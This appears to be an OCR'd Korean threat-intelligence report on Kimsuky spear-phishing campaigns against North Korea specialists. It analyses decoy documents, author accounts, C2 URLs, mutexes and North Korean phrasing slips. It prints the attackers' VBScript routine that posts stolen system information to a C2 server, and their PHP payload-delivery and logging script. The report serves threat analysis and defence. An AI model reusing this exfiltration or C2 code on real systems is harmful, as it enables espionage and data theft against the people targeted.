
7) https://unit42.paloaltonetworks.com/new-babyshark-malware-targets-u-s-national-security-think-tanks/

앞서 표로 정리된 내용 중, 미끼(Decoy)로 사용된 정상 HWP 파일 중 일부는 'Leopard' 계정이 최종 문서 저장자이다. 이 계정은 유사 위협 캠페인에서 지속 식별되고 있어 일종의 공격 배후 식별자로 구분된다.

아래는 지난 2021년 8월 경, 마치 통일연구원 한반도 군사력 균형평가를 위한 설문 내용처럼 가장한 투-트랙 스피어 피싱 공격 유형이다.


초반에는 업무상 필요한 연구분야 설문 내용처럼 꾸며졌고, 별도의 위협요소가 없는 정상 이메일로 배달된다. 하지만 해당 내용에 회신 등 반응을 보이면, 악성 문서 파일을 첨부하는 등 본격적인 유인 공격 전략을 구사한다.

당시 확인된 사례에 따르면, '설문조사.doc', '종학.doc' 이름의 악성 MS Word 문서 파일을 첨부해 공격을 수행한다.



[그림 5] 2021년 8월 수행된 유사 공격 이메일 화면

각 공격에 쓰인 MS Word 기반 DOC 문서 파일들은 악성 매크로 기능을 통해 작동하는 방식이고, 'Leopard', 'Storm' 등의 계정명이 다수 목격된다. 이 때문에 이른바 [작전명 폭풍(Operation Storm)] 카테고리로 명명된 유형이다.



[그림 6] DOC 악성 문서 파일의 실행 모습과 사용자 정보

이전부터 사용된 비슷한 유형을 종합해 보면, 다양한 종류의 파일이 실전 공격에 쓰인 것을 알 수 있고, TTPs 측면에서 공통 패턴이 여러 가지 관측된다.

공격자는 원격 템플릿 삽입(Remote Template Injection) 기술을 통해 C2 서버에 숨겨둔 별도의 매크로 파일을 호출한 방식도 사용했다. 이때는 Template 약어인 [tmp?q=6] 인자값이 쓰였고, 템플릿 파일은 'normal.x' 이름이 사용된다. C2 도메인으로 한국 내 웹 사이트가 다수 악용됐고, 그누보드(Gnuboard4) 게시판 경로도 존재한다.

[표 2] 과거 유사 악성 파일 비교 분석 자료


파일명	만든이 최종 수정자	명령제어(C2) 서버
질문지.docx	user1 Storm	mechapia[.]com/_admin/nicerlnm/web/style/css/tmp?q=6 (normal.x)
normal.x	Storm Storm	mechapia[.]com/_admin/nicerlnm/web/style/css/list.php?query=1

파일명	만든이 최종 수정자	명령제어(C2) 서버
질의서.docx	이예지 Storm	inonix.co[.]kr/kor/board/widgets/mcontent/skins/tmp?q=6 (normal.x)
normal.x	Storm Storm	heritage2020.cafe24[.]com/skin/board/gallery/log/list.php?query=1
남북관계 복원과 남북국회회담 추진 전략(김용현).docx	USER Storm	oxusgreen.co[.]kr/menuimg/_notes/log/tmp?q=6 (normal.x)
normal.x	Storm Storm	oxusgreen.co[.]kr/menuimg/_notes/log/list.php?query=1
월간KIMA2021_4월호군사안보0331.docx	Storm Storm	beilksa.scienceontheweb[.]net/cookie/select/log/tmp?q=6 (normal.x)
normal.x	Storm Storm	beilksa.scienceontheweb[.]net/cookie/select/log/list.php?query=1
사이버안전참고자료.doc	Administrator user1	yanggucam.designsoup.co[.]kr/user/views/board/skin/secret/css/list.php?query=1
210513_업무연락(사이버안전).doc	Administrator Storm	samsoding.homm7.gethompy[.]com/plugins/dropzone/min/css/list.php?query=1
(6월 10일_목)신한반도체제구상 실현과 한반도 평화의 새로운 도약(사업계획)_수정.doc	N/A	stommy.mywebcommunity[.]org/community/support/list.php?query=1
20210729_이윤걸_이수용_형사건(진술내용) doc	user user	bipaf[.]org/bbs/zipcode/style/css/list.php?query=1
설문조사.doc	Leopard user	bipaf[.]org/bbs/zipcode/style/htmls/list.php?query=1
FCO for GOLD,2015.4.14.doc	user Storm	bipaf[.]org/bbs/zipcode/style/js/list.php?query=1
종학.doc	Leopard Storm	dropped.atwebpages[.]com/dashbord/loggo/list.php?query=1
210813_업무연락(사이버안전).doc	Administrator user	bipaf[.]org/bbs/zipcode/auth/a4b5e82/586f0a/list.php?query=1
국제정치학회 연례학술회의_안내문.doc	rayba Storm	goooogie.mygamesonline[.]org/file/upload/list.php?query=1
_22년 CKWP 북한연구과제 공모 안내_최종.doc	장영석 Storm	comr.scienceontheweb[.]net/your/new/list.php?query=1
Robert Einhorn.doc	Coyote Coyote	koreawus[.]com/gnuboard4/adm/img/upload/list.php?query=1
동아시아연구원 사례비 지급 서식.doc	123 123	infotechkorea[.]com/gnuboard4/adm/cmg/upload/list.php?query=1

파일명	만든이 최종 수정자	명령제어(C2) 서버
[KBS 일요진단]질문지.docx	Administrator Administrator	jooshineng[.]com/gnuboard4/adm/img/ghp/up/state.dotm
state.dotm	Leopard Leopard	jooshineng[.]com/gnuboard4/adm/img/ghp/up/list.php?query=1
미국의 외교정책과 우리의 대응방향.doc	Leopard user	uppgrede.scienceontheweb[.]net/file/upload/list.php?query=1

공격자 추정의 계정은 'Leopard' 외에 'puma', 'Coyote' 등 육식 동물 이름이 존재한다.

이번 보고서에 자세히 기술하진 않겠지만, 사실 MS Office 기반 공격 유형에 쓰인 [콘텐츠 사용] 클릭 유도 템플릿에 고유한 디자인이 반복된다. 일관된 디자인의 연속성과 일부 변경된 흐름을 통해 위협 행위자 유사도 조사 활용도 가능하다. 참고로 KISA TTP#9 보고서의 매크로 유도 템플릿과 비슷한 경우가 다수 존재한다.[8)]



[그림 7] 'puma', 'Coyote' 사용자 정보가 포함된 악성 문서 파일

악성 DOC 문서파일이 C2로 접속 후 중복실행 방지를 위해 사용된 뮤텍스(Mutex) 값은 'AlreadyRunning191122'이다. 해당 문자열은 다수의 Kimsuky APT 캠페인에서 보고됐으며, 이후

8) https://thorcert.notion.site/TTPs-9-f04ce99784874947978bd2947738ac92

'AlreadyRunning19122345' 문자로 변경된 경우도 식별된다.

[표 3] 동물명 계정이 포함된 악성 파일의 뮤텍스

파일명	만든이 최종 수정자	명령제어(C2) 서버	뮤텍스(Mutex)
북핵.doc	puma Coyote	complletely.mywebcommunity[.]org/file/upload/list.php?query=1	AlreadyRunning191122
자문요청서(한반도정세).doc	Coyote Coyote	complletely.mypressonline[.]com/file/upload/list.php?query=1	AlreadyRunning191122

[표 4] CHM 유형 악성파일의 뮤텍스 비교 (일부 * 표기)

파일명	명령제어(C2) 서버	뮤텍스(Mutex)
인터뷰 질의문(K**).chm	mpevalr.ria[.]monster/SmtInfo/demo.txt	AlreadyRunning19122345
R** Questions.chm	viewfile.ria[.]monster/rfa/demo.txt	AlreadyRunning19122345
이**대표.chm	one.bandi[.]tokyo/clever/demo.txt	AlreadyRunning19122345

김수키 아기상어 시리즈는 보통 [list.php?query=1], [show.php?query=50] 등과 같은 PHP QUERY 인자를 통해 컴퓨터 정보 수집 및 탈취 명령이 작동된다. 그런데 [demo.txt] 유형과 상관관계를 비교해 보면 HTML 유사성이 함께 확인된다.

[표 5] C2 시리즈별 CHM 유형 비교 (일부 * 표기)

파일명	명령제어(C2) 서버	CHM 내부 HTML 파일명	Base64 디코딩 경로
인터뷰 질의문(K**).chm	mpevalr.ria[.]monster/SmtInfo/demo.txt	page_1.html	"%USERPROFILE%\Links\Document.dat"
R** Questions.chm	viewfile.ria[.]monster/rfa/demo.txt	page_1.html	"%USERPROFILE%\Links\Document.dat"
이**대표.chm	one.bandi[.]tokyo/clever/demo.txt	page_1.html	"%USERPROFILE%\Links\mini.dat"
북한인권단체 활동의 어려움과 활성화 방안 이**대표.chm	file.com-port[.]space/indeed/show.php?query=50	page_1.html	"%USERPROFILE%\Links\mini.dat"
[첨부 1] 타운홀 프로그램 소개.chm	point.com-def[.]asia/indeed/show.php?query=50	page_1.html	"%USERPROFILE%\Links\mini.dat"

더불어 POST 바운더리(Boundary)로 사용되는 '----c2xkanZvaXU4OTA' 문자열이 자주 목격된다. 미국 보안기업 센티넬원 김수키 보고서에서도 인용된 바 있다.[9)]

```
Sub Rep(p_data, p_ui)
    bnd = "----c2xkanZvaXU4OTA"
    pd = "--" & bnd & vbNewLine & _
         "Content-Disposition: form-data; name=""MAX_FILE_SIZE""" & vbNewLine & vbNewLine & _
         "1000000" & vbNewLine & _
         "--" & bnd & vbNewLine & _
         "Content-Disposition: form-data; name=""file""; filename=""Info.txt""" &vbNewLine & _
         "Content-Type: text/plain" & vbNewLine & vbNewLine & _
         p_data & vbNewLine & _
         "--" & bnd & "--"
    with CreateObject("Microsoft.XMLHTTP")
        .open "POST", "http://" & p_ui & "/show.php", False
        .setRequestHeader "Content-Type", "multipart/form-data; boundary=" & bnd
        .send pd
    end with
End Sub
```

[그림 8] 정보 탈취에 사용되는 통신 바운더리 문자열 코드

[표 6] 파일 유형별 바운더리 문자열 비교

유형	파일명	명령제어(C2) 서버	바운더리 문자열
DOC	사이버안전참고자료.doc	yanggucam.designsoup.co[.]kr/user/views/board/skin/secret/css/list.php?query=1	----c2xkanZvaXU4OTA
CHM	[첨부 1] 타운홀 프로그램 소개.chm	point.com-def[.]asia/indeed/show.php?query=50	----c2xkanZvaXU4OTA
LNK	2310 (통일부 인권인도실) 인권인도실장 면담 관련 통일부 업무상황 보고 참고자료.hwp.lnk	ba-reum.co[.]kr/adm/status/down/list.php?query=1	----c2xkanZvaXU4OTA


9) https://kr.sentinelone.com/wp-content/uploads/pdf-gen/1684815806/kimsuky-ongoing-campaign-using-tailored-reconnaissance-toolkit.pdf

4) 과거 작전보안 실패 사례 (OPSEC Fail)

김수키 연계 공격 사례를 조사하다 보면, 위협 행위자가 북한식 단어 표기법을 사용하는 등 신분 노출에 영향을 미치는 표현 실수와 흔적이 존재한다. 물론, 남북한 간 언어학적 비교 분석 및 문화 차이를 제대로 이해할 수 있어야 한다. 그럼 2022년부터 2020년까지 과거 사례들을 거슬러 올라가 보겠다.

① [사례 A] 한국인터넷진흥원(KISA) 협조요청 메일 위장 건

지난 2022년 6월, 마치 KISA의 사이버 위협 주의 경보 발령 내용처럼 위장해 대북분야 종사자를 겨냥한 공격을 수행한 바 있다. 이때 'docx 바이러스 문서 확인 방법.doc' 이름의 악성 문서를 첨부했다.




[그림 9] 한국인터넷진흥원 사칭한 해킹 메일 화면

당시 수행된 해킹 메일 본문에는 '비대면 서비스'의 북한식 표기인 '비대면 봉사' 표현이 사용되었다.

공격에 쓰인 'docx 바이러스 문서 확인 방법.doc' 파일에는 매크로 실행을 유도하는 좌측 가짜 화면을 먼저 보여준다. 만약 [콘텐츠 사용] 버튼을 클릭하게 되면 우측 본문을 보여주는데, 여기에 '글이 나타납니다'의 북한식

표기인 '글이 현시됩니다' 표현을 사용했다.



[그림 10] 북한식 단어 표기법이 포함된 악성 문서 화면


이때 사용된 C2 서버 주소와 뮤텍스는 다음과 같고, 앞서 살펴본 유형과 정확히 일치한다.

[표 7] KISA 사칭 DOC 유형 악성파일 정보

파일명	명령제어(C2) 서버	뮤텍스(Mutex)
Docx바이러스 문서 확인 방법.doc	kinu.medianewsonline[.]com/sign/list.php?query=1	AlreadyRunning191122

② [사례 B] 국제정치학회 학술회의 안내 메일 위장 건

지난 2021년 12월, 마치 국제정치학회의 연례학술회의 안내문처럼 위장해 외교 안보 전문가를 표적삼아 공격을 수행한 바 있다. 이때 '국제정치학회 연례학술회의_안내문.doc' 이름의 악성 문서를 첨부했다.



[그림 11] 국제정치학회 학술회의 안내로 사칭한 해킹 메일 화면

당시 발견된 해킹 메일 본문에는 한자어로 남북한 혼용이 가능하지만, 일반적으로 북한식 문장 표기에 보다 자주 쓰이는 '내부망이 불비하니' 표현이 사용되었다.

구글 검색엔진 결과를 살펴보면, '장마철이면 부엌에 물이 차오르고 상하수도망도 불비하여 주민들이 생활상 불편을 느끼고 있었다.'라는 북한 웹 사이트 내부 문구를 확인할 수 있다.


더불어 이때 사용된 C2 서버 주소와 뮤텍스는 다음과 같다. 앞서 기술한 내용과 거의 동일하며, 마지막 수정자 계정도 'Storm' 이름으로 일치한다.

[표 8] 국제정치학회 사칭 DOC 유형 악성 파일 정보

파일명	명령제어(C2) 서버	뮤텍스(Mutex)
국제정치학회 연례학술회의_안내문.doc	gooogie.mygamesonline[.]org/file/upload/list.php?query=1	AlreadyRunning191122

③ [사례 C] 도널드 트럼프 前 미대통령 문서 위장 건

지난 2020년 3월, 한국 내 특정 정치인처럼 사칭한 공격자는 도널드 트럼프 전 미국 대통령과 관련된 문서 파일처럼 조작한 'Letter to President Donald Trump.doc' 이름의 악성 문서로 공격을 수행한다.



[그림 12] 특정 정치인이 발송한 것처럼 사칭한 해킹 메일 화면

초기 시절 사용된 C2 서버 주소는 한국 웹 호스팅 업체 도메인도 자주 악용됐으며, [search.hta] 파일과 [eweerew.php?er=1], [download.php?param=res1.txt] 인자 유형 등이 연결되었다.

[표 9] 정치관련 문서로 위장된 악성 DOC 파일 정보

파일명	명령제어(C2) 서버	뮤텍스(Mutex)
Letter to President Donald Trump.doc	orblog.mireene[.]com/mobile/skin/visit/basic/log/eweerew.php?er=1	N/A

그런데 당시 여기서 사용된 'download.php' 파일 내부에서 '스파이와 련동'이라는 북한식 단어 표기가 주석으로 달린 것이 확인된다. 이 PHP 파일은 2023년까지 계속 재활용된다.

```php
<?php
    function write($str)
    {
      $ip = getenv ("REMOTE_ADDR");
      $fp = fopen("./Log/".$ip, "a+");
      fwrite($fp, $str);
      fwrite($fp, "\r\n");
      fclose($fp);
    }
    //write("test");
    if(!is_dir("./Log"))
        mkdir("./Log");

    $filename = "1.txt";          //변경시키지 말것  : 스파이와 련동
    $para = $_GET["param"];
    $file = "./$para";

    if(is_file($file))
    {
        $filesize = filesize($file);
        $fp = fopen($file, "r");

        header("Cache-Control: no-cache, must-revalidate");
        header("Content-type: application/octet-stream");
        header("Accept-Ranges: bytes");
        //header("Content-Disposition: attachment; filename=\"$filename\"");
        header("Content-Disposition: attachment; filename=\"사례비지급서식.docx\"");
        header("Content-Transfer-Encoding: binary");
        header("Content-Length: $filesize");
        header("Keep-Alive: timeout=5, max=100");
        fpassthru($fp);
        fclose($fp);
    }
    date_default_timezone_set('Asia/Seoul');
    $now = date("Y.m.d/h.i.s", time());
    write($now);
    write("UserAgent : ".$_SERVER['HTTP_USER_AGENT']);
    write("DownLoad Success!");
?>
```

